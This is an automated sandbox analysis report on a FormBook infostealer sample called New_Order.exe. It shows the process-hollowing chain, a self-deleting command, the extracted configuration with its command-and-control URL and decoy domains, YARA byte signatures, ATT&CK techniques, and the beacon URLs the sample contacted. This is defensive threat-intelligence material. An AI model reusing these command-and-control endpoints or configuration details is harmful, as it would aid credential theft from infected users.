ID: 411746
Sample Name: New_Order.exe
Cookbook: default.jbs
Time: 06:08:51
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report New_Order.exe

Overview


General Information

Sample Name:	New_Order.exe
Analysis ID:	411746
MD5:	74e4eb9afbf8f9c…
SHA1:	8d65df9dc971c85..
SHA256:	68c72cdcc504fcb..
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Dridex Process Pa…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Initial sample is a PE file and has a …
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Performs DNS queries to domains w…

Classification



Startup

- **System is w10x64**
- New_Order.exe (PID: 6216 cmdline: 'C:\Users\user\Desktop\New_Order.exe' MD5: 74E4EB9AFBF8F9C9B285A46CED831979)
  - svchost.exe (PID: 6252 cmdline: 'C:\Users\user\Desktop\New_Order.exe' MD5: FA6C268A5B5BDA067A901764D203D433)
    - explorer.exe (PID: 3472 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - wscript.exe (PID: 6712 cmdline: C:\Windows\SysWOW64\wscript.exe MD5: 7075DD7B9BE8807FCA93ACD86F724884)
        - cmd.exe (PID: 6816 cmdline: /c del 'C:\Windows\SysWOW64\svchost.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6848 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.voiceclubdubai.com/icsm/"
  ],
  "decoy": [
    "roastedorganic.com",
    "dh1002020.com",
    "yologgook.com",
    "bg1133.com",
    "letsreflectonline.net",
    "year-action.xyz",
    "shanghainternational.com",
    "lanarkshirecleaningservices.com",
    "ahorradoramente.com",
    "kantan-sedori.com",
    "arshpowerelectrical.com",
    "thepagan.life",
    "hkequan.com",
    "1ratedfivegnetwork.com",
    "desailldada.com",
    "algaeflipflops.com",
    "connorneill.com",
    "fareblog01.com",
    "fjfortuny.com",
    "logictech.info",
    "bathtest.com",
    "truckwellfreight.com",
    "guesttransparent.com",
    "coffeyquiltco.com",
    "goorganickw.com",
    "12clyderoad.com",
    "hdjakdhf.com",
    "meloncholica.com",
    "happyfingersfood.com",
    "web3kit.com",
    "tmtbarsuppliers.com",
    "blackradstore.com",
    "lomejorparasalud.com",
    "dasabito.com",
    "shopperzguide.com",
    "portsalernoboatrental.com",
    "keywestshaman.com",
    "clarocrdemo.com",
    "cafesmexico.com",
    "lagemanndentistry.com",
    "nortonviggiano.com",
    "accuworkflow.com",
    "cankuntech.com",
    "the-evening-code.com",
    "westervillelegends.com",
    "susanestuart.com",
    "cunerier.com",
    "nicustoms.academy",
    "avocats-biaisetassocies.com",
    "w-c727or.net",
    "websitemax.co.uk",
    "nrlalivelearning.com",
    "thehostessedit.com",
    "heauxceaux.com",
    "case72-paypal.com",
    "charmboutiques.com",
    "thelordnelsonwinthorpe.com",
    "landbkids.com",
    "mowingpedia.com",
    "katherinegazda.com",
    "geacasolaro.com",
    "masautonomo.com",
    "quietaustraliansstandup.com",
    "bellarealestatebkk.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.240328103.00000000024E0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000002.240328103.00000000024E0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000000.00000002.240328103.00000000024E0000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000007.00000002.494703247.0000000000610000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000007.00000002.494703247.0000000000610000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 16 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.svchost.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.svchost.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.2.svchost.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158b9:$sqlite3step: 68 34 1C 7B E1 • 0x159cc:$sqlite3step: 68 34 1C 7B E1 • 0x158e8:$sqlite3text: 68 38 2A 90 C5 • 0x15a0d:$sqlite3text: 68 38 2A 90 C5 • 0x158fb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a23:$sqlite3blob: 68 53 D8 7F 8C
0.2.New_Order.exe.24e0000.4.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0.2.New_Order.exe.24e0000.4.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 7 entries				

Sigma Overview


System Summary:

Sigma detected: Dridex Process Pattern

Sigma detected: Suspicious Svchost Process

Sigma detected: Windows Processes Suspicious Parent Directory

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

Performs DNS queries to domains with low reputation

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique
- Writes to foreign memory regions

Stealing of Sensitive Information:

- Yara detected FormBook


Remote Access Functionality:

- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Access Token Manipulation 1	Virtualization/Sandbox Evasion 3	OS Credential Dumping	Security Software Discovery 2 3 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 6 1 2	Access Token Manipulation 1	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 6 1 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1	Cached Domain Credentials	System Information Discovery 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
New_Order.exe	39%	Virustotal		Browse
New_Order.exe	18%	Metadefender		Browse
New_Order.exe	60%	ReversingLabs	Win32.Trojan.SpyNoon	
New_Order.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nshC36E.tmp\a9g5j8lkcs3.dll	45%	ReversingLabs	Win32.Trojan.Pwsx	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.New_Order.exe.24e0000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.2.svchost.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.New_Order.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
0.0.New_Order.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.geacasolaro.com/icsm/?b6jPH=FBZdWxvpgT&zZSlDz=7Y2cvYyrvfqxgunt3pZhUV8c5sAKyRnRxEqYxYZ4lV2yKeALIaVm9lYD5cxomw6uu8uh	0%	Avira URL Cloud	safe	
http://www.hdjakdhf.com/icsm/?b6jPH=FBZdWxvpgT&zZSlDz=TR2dy7NfXkcYQth3vstvigvFAK3lzNu6618cspSNEjM/3bTBgf6HWtuv8wkgUujUQhHp	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.voiceclubdubai.com/icsm/?b6jPH=FBZdWxvpgT&zZSlDz=S3hZ9hucZB3EtOR58Q5nEiimGsTcBclBSgHOETXnBYv0klj7oHI8wHmFL3huZKvOqIBH	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.year-action.xyz/icsm/?zZSlDz=logo8bpUoQPWTQLlZghyT7WZQjxZBYpYOJDMMbKRF5+Nw+24xZrLdIoslO6i49yZrWE6&b6jPH=FBZdWxvpgT	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.websitemax.co.uk/icsm/?b6jPH=FBZdWxvpgT&zZSlDz=bWXej36VQHpcttmtRFRFltU4ahfDKjPxw8enIUkEUFX2dD9DLv700yN2zBLMaSA3vN4R	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.roastedorganic.com/icsm/?zZSlDz=zaS0K7Z6s3udRIV54ona/Y7FMvuM79U9hGlb72LKWqTP1QF33lUaB5+awkVfTrm4Szdf&b6jPH=FBZdWxvpgT	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.sakkal.com	0%	URL Reputation	safe	
www.voiceclubdubai.com/icsm/	0%	Avira URL Cloud	safe	
http://www.susanestuart.com/icsm/?zZSlDz=LFJNa/qc3hvrLE0QUTB49n97WnaBmuBdNse4fNn2XI4P2ly5LcfV2yqmdABiPtDvfVQd&b6jPH=FBZdWxvpgT	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.roastedorganic.com	75.2.115.196	true	true		unknown
www.year-action.xyz	150.95.255.38	true	true		unknown
www.geacasolaro.com	62.149.189.71	true	true		unknown
voiceclubdubai.com	91.148.168.141	true	true		unknown
www.hdjakdhf.com	8.210.40.49	true	true		unknown
susanestuart.com	34.102.136.180	true	false		unknown
fwd3.hosts.co.uk	85.233.160.22	true	true		unknown
www.thelordnelsonwinthorpe.com	94.136.40.51	true	false		unknown
shops.myshopify.com	23.227.38.74	true	true		unknown
www.algaeflipflops.com	64.190.62.111	true	false		unknown
www.charmboutiques.com	unknown	unknown	true		unknown
www.shanghainternational.com	unknown	unknown	true		unknown
www.voiceclubdubai.com	unknown	unknown	true		unknown
www.websitemax.co.uk	unknown	unknown	true		unknown
www.susanestuart.com	unknown	unknown	true		unknown
www.w-c727or.net	unknown	unknown	true		unknown
www.kantan-sedori.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.geacasolaro.com/icsm/?b6jPH=FBZdWxvpgT&zZSlDz=7Y2cvYyrvfqxgunt3pZhUV8c5sAKyRnRxEqYxYZ4lV2yKeALIaVm9IYD5cxomw6uu8uh	true	• Avira URL Cloud: safe	unknown
http://www.hdjakdhf.com/icsm/?b6jPH=FBZdWxvpgT&zZSlDz=TR2dy7NfXkcYQth3vstvigvFAK3lzNu6618cspSNEjM/3bTBgf6HWtuv8wkgUujUQhHp	true	• Avira URL Cloud: safe	unknown
http://www.voiceclubdubai.com/icsm/?b6jPH=FBZdWxvpgT&zZSlDz=S3hZ9hucZB3EtOR58Q5nEiimGsTcBclBSgHOETXnBYv0klj7oHI8wHmFL3huZKvOqIBH	true	• Avira URL Cloud: safe	unknown
http://www.year-action.xyz/icsm/?zZSlDz=logo8bpUoQPWTQLIZghyT7WZQjxZBYpYOJDMMbKRF5+Nw+24xZrLdIoslO6i49yZrWE6&b6jPH=FBZdWxvpgT	true	• Avira URL Cloud: safe	unknown
http://www.websitemax.co.uk/icsm/?b6jPH=FBZdWxvpgT&zZSlDz=bWXej36VQHpcttmtRFRFltU4ahfDKjPxw8enIUkEUFX2dD9DLv700yN2zBLMaSA3vN4R	true	• Avira URL Cloud: safe	unknown
http://www.roastedorganic.com/icsm/?zZSlDz=zaS0K7Z6s3udRIV54ona/Y7FMvuM79U9hGlb72LKWqTP1QF33lUaB5+awkVfTrm4Szdf&b6jPH=FBZdWxvpgT	true	• Avira URL Cloud: safe	unknown
www.voiceclubdubai.com/icsm/	true	• Avira URL Cloud: safe	low
http://www.susanestuart.com/icsm/?zZSlDz=LFJNa/qc3hvrLE0QUTB49n97WnaBmuBdNse4fNn2XI4P2ly5LcfV2yqmdABiPtDvfVQd&b6jPH=FBZdWxvpgT	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000002.0000000 0.262522191.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000002.0000000 0.262522191.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000002.0000000 0.262522191.000000000BC36000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers/?	explorer.exe, 00000002.0000000 0.262522191.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000002.0000000 0.262522191.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000002.0000000 0.262522191.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000002.0000000 0.262522191.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000002.0000000 0.262522191.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://nsis.sf.net/NSIS_ErrorError	New_Order.exe	false		high
http://www.goodfont.co.kr	explorer.exe, 00000002.0000000 0.262522191.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.lcn.com/parked-domains/index?/=/domain/websitemax.co.uk	wscript.exe, 00000007.00000002 .498023186.0000000004EF2000.00 000004.00000001.sdmp	false		high
http://www.carterandcone.coml	explorer.exe, 00000002.0000000 0.262522191.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000002.0000000 0.262522191.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000002.0000000 0.262522191.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000002.0000000 0.262522191.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000002.0000000 0.262522191.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000002.0000000 0.262522191.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000002.0000000 0.262522191.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000002.0000000 0.262522191.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000002.0000000 0.262522191.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://nsis.sf.net/NSIS_Error	New_Order.exe	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000002.0000000 0.262522191.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000002.0000000 0.262522191.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000002.0000000 0.262522191.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 00000002.0000000 0.262522191.000000000BC36000.0 0000002.00000001.sdmp	false		high
